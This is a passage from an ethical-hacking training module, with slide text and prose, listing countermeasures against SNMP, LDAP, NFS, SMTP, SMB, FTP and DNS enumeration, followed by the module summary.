
- Ignore **email messages** to unknown recipients
- Exclude sensitive **mail server** and **local host information** in mail responses
- Disable **open relay** feature
- **Limit the number of accepted connections** from a source to prevent brute-force attacks

SMB

- Disable SMB protocol on **Web and DNS Servers**
- Disable SMB protocol on **Internet facing servers**
- Disable ports **TCP 139** and **TCP 445** used by the SMB protocol
- Restrict anonymous access through **RestrictNullSessAccess** parameter from the **Windows Registry**

FTP

- Implement **secure FTP** (SFTP) or FTP secure (FTPS) to encrypt the FTP traffic over the network
- Implement **strong passwords** or a certification-based authentication policy
- Ensure that **unrestricted uploading of files** on the FTP server is **not allowed**
- **Disable anonymous FTP accounts**; if not feasible, regularly monitor anonymous FTP accounts



DNS Enumeration Countermeasures

1 **Restrict resolver access**
2 **Randomize source ports**
3 **Audit DNS zones**
4 **Patch known vulnerabilities**
5 **Monitor nameservers**
6 **Restrict DNS zone transfers**
7 **Separate resolver and authoritative nameserver**
8 **Use isolated DNS servers**
9 **Disable DNS recursion**
10 **Harden the OS**
11 **Use VPN**
12 **Implement two-factor authentication**
13 **Use DNS change lock**
14 **Use DNSSEC**
15 **Use premium DNS registration**

Enumeration Countermeasures

Thus far, we have described the enumeration techniques and tools used to extract valuable information from targets. Next, we discuss countermeasures that can prevent attackers from enumerating sensitive information from a network or host. This section focuses on methods for avoiding information leakage through SNMP, DNS, SMTP, LDAP, SMB, NFS, and FTP enumeration.

SNMP Enumeration Countermeasures

- Remove the SNMP agent or turn off the SNMP service.
- If turning off SNMP is not an option, then change the default community string names.
- Upgrade to SNMP3, which encrypts passwords and messages.
- Implement the Group Policy security option called "Additional restrictions for anonymous connections."
- Ensure that access to null session pipes, null session shares, and IPsec filtering is restricted.
- Block access to TCP/UDP port 161.
- Do not install the management and monitoring Windows component unless required.
- Encrypt or authenticate using IPsec.
- Do not misconfigure the SNMP service with read-write authorization.
- Configure access-control lists (ACLs) for all SNMP connections to allow only legitimate users to access SNMP devices.
- Regularly audit the network traffic.
- Encrypt credentials using the "AuthNoPriv" mode, which uses MD5 and SHA for additional protection.
- Modify the registry to allow only restricted or permitted access to the SNMP community name.
- Change the default password and periodically change the current password.
- Identify all the SNMP devices with read/write permissions and provide read-only permissions to specific devices that do not require read/write permissions.
- Avoid using the "NoAuthNoPriv" mode as it does not encrypt communications.

LDAP Enumeration Countermeasures

- By default, LDAP traffic is transmitted unsecured; therefore, use Secure Sockets Layer (SSL) or STARTTLS technology to encrypt the traffic.
- Select a username different from the email address and enable account lockout.
- Restrict access to Active Directory (AD) by using software such as Citrix.
- Use NT LAN Manager (NTLM), Kerberos, or any basic authentication mechanism to limit access to legitimate users.
- Log access to Active Directory (AD) services.
- Block users from accessing certain AD entities by changing the permissions on those objects/attributes.
- Deploy canary accounts, which resemble real accounts, to mislead attackers.

- Create decoy groups with the word “Admin” in the name to mislead attackers. Attackers typically search for LDAP admin accounts.

NFS Enumeration Countermeasures

- Implement proper permissions (read/write must be restricted to specific users) in exported file systems.
- Implement firewall rules to block NFS port 2049.
- Ensure proper configuration of files such as **`/etc/smb.conf`**, **`/etc/exports`**, and **`etc/hosts.allow`** to protect the data stored in the server.
- Log the requests to access the system files on the NFS server.
- Keep the **`root_squash`** option in the **`/etc/exports`** file turned **ON** so that no requests made as root on the client are trusted.
- Implement NFS tunneling through SSH to encrypt the NFS traffic over the network.
- Implement the principle of least privileges to mitigate threats such as data modification, data addition, and the modification of configuration files by normal users.
- Ensure that users are not running **`suid`** and **`sgid`** on the exported file system.
- Ensure that the NIS netgroup has a fully defined hostname to prevent the granting of higher access to other hosts.

SMTP Enumeration Countermeasures

SMTP servers should be configured in the following manner:

- Ignore email messages to unknown recipients.
- Exclude sensitive information on mail servers and local hosts in mail responses.
- Disable the open relay feature.
- Limit the number of accepted connections from a source to prevent brute-force attacks.
- Disable the EXPN, VRFY, and RCPT TO commands or restrict them to authentic users.
- Ignore emails to unknown recipients by configuring SMTP servers.
- Identify spammers through machine learning (ML) solutions.
- Do not share internal IP/host information or mail relay system information.

SMB Enumeration Countermeasures

Common sharing services or other unused services may provide entry points for attackers to evade network security. A network running SMB is at a high risk of enumeration. Because web and DNS servers do not require this protocol, it is advisable to disable it on them. The SMB protocol can be disabled by disabling the properties **Client for Microsoft Networks** and **File and Printer Sharing for Microsoft Networks** in **Network and Dial-up Connections**. On servers that are accessible from the Internet, also known as bastion hosts, SMB can be disabled by disabling the same two properties of the **TCP/IP properties** dialog box. Another method of disabling the

SMB protocol on bastion hosts without explicitly disabling it is to block the ports used by the SMB service. These are TCP ports 139 and 445.

Because disabling SMB services is not always a feasible option, other countermeasures against SMB enumeration may be required. Windows Registry can be configured to limit anonymous access from the Internet to a specified set of files. These files and folders are specified in the settings **Network access: Named pipes that can be accessed anonymously** and **Network access: Shares that can be accessed anonymously**. This configuration involves adding the **RestrictNullSessAccess** parameter to the registry key as follows:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters

The **RestrictNullSessAccess** parameter takes binary values, where 1 denotes enabled and 0 denotes disabled. Setting this parameter to 1 or enabled restricts the access of anonymous users to the files specified in the **Network access** settings.

The following are additional countermeasures for defending against SMB enumeration.

- Ensure that Windows Firewall or similar endpoint protection systems are enabled on the system.
- Install the latest security patches for Windows and third-party software.
- Implement a proper authentication mechanism with a strong password policy.
- Implement strong permissions to keep the stored information safe.
- Perform regular audits of system logs.
- Perform active system monitoring to monitor the systems for any malicious incident.
- Implement secure VPNs to secure the organizational data during remote access.
- Employ file behavioral analysis systems such as next-generation firewalls (NGFWs) to observe traffic patterns and obtain timely analysis reports on SMB resources.
- Employ highly robust and secure monitoring systems such as global threat sensors for highly sensitive and top-secret data.
- Implement digitally signed data transmission and communication for accessing SMB resources.
- Block/disable TCP ports 88, 139, and 445 and UDP ports 88, 137, and 138 to prevent SMB attacks.
- Enable public profile settings in the firewall system.

FTP Enumeration Countermeasures

- Implement secure FTP (SFTP, which uses SSH) or FTP secure (FTPS, which uses SSL) to encrypt the FTP traffic over the network.
- Implement strong passwords or a certification-based authentication policy.
- Ensure that the unrestricted uploading of files on the FTP server is not allowed.

- Disable anonymous FTP accounts. If this is not possible, monitor anonymous FTP accounts regularly.
- Restrict access by IP or domain name to the FTP server.
- Configure access controls on authenticated FTP accounts using access-control lists (ACLs).
- Restrict login attempts and time.
- Configure ingress and egress filtering rules for the FTP services.
- Use SSL/FTPS for authenticated FTP accounts.
- Do not run regular public services such as mail or the web on a single FTP server.
- Implement a Markov game-based analysis model for vulnerability assessment and penetration testing (VAPT) on cloud-based FTP servers.

DNS Enumeration Countermeasures


Discussed below are various measures to prevent DNS enumeration.

- **Restrict resolver access:** Ensure that the resolver can be accessed only by the hosts inside the network to prevent external cache poisoning.
- **Randomize source ports:** Ensure that the request packets exiting the network use random ports, rather than UDP port 53. In addition, randomize the query IDs and change the alphabet case of domain names to defend against cache poisoning.
- **Audit DNS zones:** Audit DNS zones to identify vulnerabilities in domains and subdomains and address DNS-related issues.
- **Patch known vulnerabilities:** Update and patch nameservers with the most recent versions of software such as BIND and Microsoft DNS.
- **Monitor nameservers:** Monitor the behavior of nameservers to identify malicious activities or unexpected behaviors at the earliest.
- **Restrict DNS zone transfers:** Restrict DNS zone transfers to specific slave nameserver IP addresses because the zone transfer may include a master copy of the primary server's database. Disable DNS zone transfers to untrusted hosts.
- **Use different servers for authoritative and resolving functions:** Separating the functions of the resolver and authoritative nameserver can reduce overload and prevent denial of service (DoS) attacks on domains.
- **Use isolated DNS servers:** Avoid hosting the application server along with the DNS server. Use an isolated and dedicated server for DNS services to minimize the risk of web application attacks.
- **Disable DNS recursion:** Disable DNS recursion in the DNS server configuration to recursively restrict queries from other or third-party domains and mitigate DNS amplification and poisoning attacks.
- **Harden the OS:** Harden the OS by closing unused ports and blocking unnecessary services.

- **Use VPN:** Use a VPN for secure communication. In addition, change default passwords.
- **Implement two-factor authentication:** Enforce two-factor authentication to provide secure access when a DNS server is managed by a third party.
- **Use DNS change lock:** Use DNS change lock or client lock to restrict the alteration of DNS settings without appropriate authorization.
- **Use DNSSEC:** Implement DNSSEC as an additional layer of security for the DNS server to allow only digitally signed DNS requests and mitigate DNS hijacking.
- **Use premium DNS registration:** Use premium DNS registration services that hide sensitive information, such as host information (HINFO), from the public.

Other countermeasures to defend against DNS enumeration are as follows:

- Ensure that private hosts and their IP addresses are not published in the DNS zone files of the public DNS server.
- Use standard network admin contacts for DNS registrations to avoid social engineering attacks.
- Prune DNS zone files to avoid revealing unnecessary information.
- Maintain independent internal and external DNS servers.
- Ensure that old or unused DNS records are deleted periodically.
- Restrict **version.bind** request queries using ACLs. Remove or run **BIND** with the least privileges.
- Use **/etc/hosts** file for the development or staging of subdomains instead of using DNS records.



Module Summary

- ☐ In this module, we have discussed the following:
    - ➢ Enumeration concepts along with techniques, services, and ports used for enumeration
    - ➢ How attackers perform enumeration using different techniques (NetBIOS, SNMP, LDAP, AD, NTP, NFS, SMTP, DNS, IPsec, VoIP, RPC, Linux/Unix, Telnet, FTP, TFTP, SMB, IPv6, and BGP enumeration) to gather more information about a target
    - ➢ How organizations can defend against enumeration activities
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems

Module Summary

In this module, we discussed the enumeration concepts along with the techniques, services, and ports used for enumeration. We have also discussed how attackers perform different enumeration techniques (NetBIOS, SNMP, LDAP, NTP, NFS, SMTP, DNS, IPsec, VoIP, RPC, Linux/Unix, Telnet, FTP, TFTP, SMB, IPv6, and BGP enumeration) to gather information about the target. This module ended with a detailed discussion on the countermeasures that organizations can adopt to defend against enumeration activities.

In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems.

